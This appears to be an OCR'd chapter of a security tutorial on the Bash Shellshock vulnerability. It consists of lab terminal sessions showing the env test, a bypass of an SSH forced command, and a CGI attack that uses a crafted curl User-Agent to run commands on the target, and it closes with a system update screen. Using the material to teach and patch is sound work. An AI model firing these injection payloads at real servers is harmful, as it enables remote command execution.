
HARD DRIVE/COMPUTER DETAILS

Item #:	Description:	
Manufacturer: SanDisk	Model: Cruzer Blade	Serial: 4C530001271007108431


IMAGE DETAILS

Date/Time: 02/04/16	Created By: root	Method: dcfldd	Image: sdc1-img.dd
Storage Drive:	Hash:	Segments: 1	


Chapter 9: Patching a Bash Vulnerability




```
root@client:~# bash --version
GNU bash, version 4.2.25(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
root@client:~# 
```




```
root@client:~# env x='() { :;}; echo shellshock' bash -c "echo testing"
shellshock
testing
root@client:~#
```




```
root@client:~# testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# bash
root@client:~# echo $testvar

root@client:~#
```




```
root@client:~# export testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# echo $testvar
shellshock
root@client:~#
```




```
root@client:~# x() { echo 'shellshock';}
root@client:~# x
shellshock
root@client:~# export -f x
root@client:~# bash
root@client:~# x
shellshock
root@client:~#
```




```
root@client:~# export testfunc='() { echo 'shellshock';}'
root@client:~# echo $testfunc
() { echo shellshock;}
root@client:~# testfunc
testfunc: command not found
root@client:~# bash
root@client:~# testfunc
shellshock
root@client:~# _
```




```
root@client:~# export testfunc='() { echo 'shellshock';}; echo "Vulnerable"'
root@client:~# bash
Vulnerable
root@client:~# testfunc
shellshock
root@client:~#
```




```
root@client:~# useradd -d /home/user1 -s /bin/bash user1
root@client:~#
root@client:~# cat /etc/passwd | grep 'user1'
user1:x:1001:1001::/home/user1:/bin/bash
root@client:~#
```




```
root@client:/home# mkdir user1
root@client:/home# chown -R user1 /home/user1/
```




```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
```




```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
id_rsa.pub
root@kali:~/Desktop# sftp root@192.168.1.101
root@192.168.1.101's password:
Connected to 192.168.1.101.
sftp> put id_rsa.pub /root/
Uploading id_rsa.pub to /root/id_rsa.pub
id_rsa.pub                                    100%  391     0.4KB/s   00:00
sftp> 
```




```
root@client:~# mkdir /home/user1/.ssh
root@client:~# cat id_rsa.pub > /home/user1/.ssh/authorized_keys
root@client:~#
```




```
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
```




```
root@kali:~/Desktop# ssh user1@192.168.1.101
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

334 packages can be updated.
233 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 12 13:26:06 2016 from 192.168.1.100
user1@client:~$
```




```
#!/bin/bash
set $SSH_ORIGINAL_COMMAND

if [ $SSH_ORIGINAL_COMMAND = "date" ]
then
        echo 'restricted'
else
        echo "$@"
fi
```




```
command="/home/user1/.ssh/sample.sh" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEvDn
OIorytrSm2oa8TG1Y7i9mt9x97O5Gbird1mEAODBey4iEewLicnub7wmLIRZF1zaQp9peXTU+75OEZJo
ljdzLgT1qUb/TYNes7Tvw64D7yWih5U+6XdXUAjqG/BvAhbaCDk78sw+tVgfim4TcdzB4vW3NBIOFCRM
7e5UHpRr3Q1+biOkZ2FzuUZYGNbIgjYvKARhjFHVuMscfT0BMrVIy0WorvzAzVTnYu7X9riFjPCaK53x
D6NzT4ffDCuJKii9AZ0+fO1cd+NjT5HZPvmZGla6WmNwe49EG6q6W+IhwUhNnOCcksCf1xNgHM+Tei/g
ElAR3tlZZiv5j1TqT root@kali
```




```
root@kali:~/Desktop# ssh user1@192.168.1.101 date
restricted
```




```
root@kali:~/Desktop# ssh user1@192.168.1.101 '() { :;}; date'
Fri Feb 12 13:59:31 IST 2016
root@kali:~/Desktop#
```




```
#!/bin/bash
echo 'Content-type:text/html'
echo ''
echo 'Example Page'
```




```
root@kali:~/Desktop# curl http://192.168.1.101/cgi-bin/example.sh
Example Page
root@kali:~/Desktop# █
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```




```
tajinder:x:1000:1000:Tajinder,,,:/home/tajinder:/bin/bash
user1:x:1001:1001::/home/user1:/bin/bash
sshd:x:115:65534::/var/run/sshd:/usr/sbin/nologin
```



```
root@kali:~/Desktop# curl -A '() { :;}; echo "Content-type: text/plain"; echo;
/bin/ls -al' http://192.168.1.104/cgi-bin/example.sh
total 44
drwxr-xr-x   2 root root  4096 Feb 12 14:12 .
drwxr-xr-x 170 root root 36864 Feb 12 14:01 ..
-rwxr-xr-x   1 root root    70 Feb 12 14:12 example.sh
root@kali:~/Desktop#
```





Software updates are available for this computer.


Software updates correct errors, eliminate security vulnerabilities and provide new features.

☑ **Important security updates**

☑ scripts for handling many ACPI events
acpi-support (Size: 22 kB)

☑ User-space parser utility for AppArmor

334 updates have been selected. 421.9 MB will be downloaded.



Downloadable from the Internet

☑ Canonical-supported free and open-source software (main)

☑ Community-maintained free and open-source software (universe)

☑ Proprietary drivers for devices (restricted)

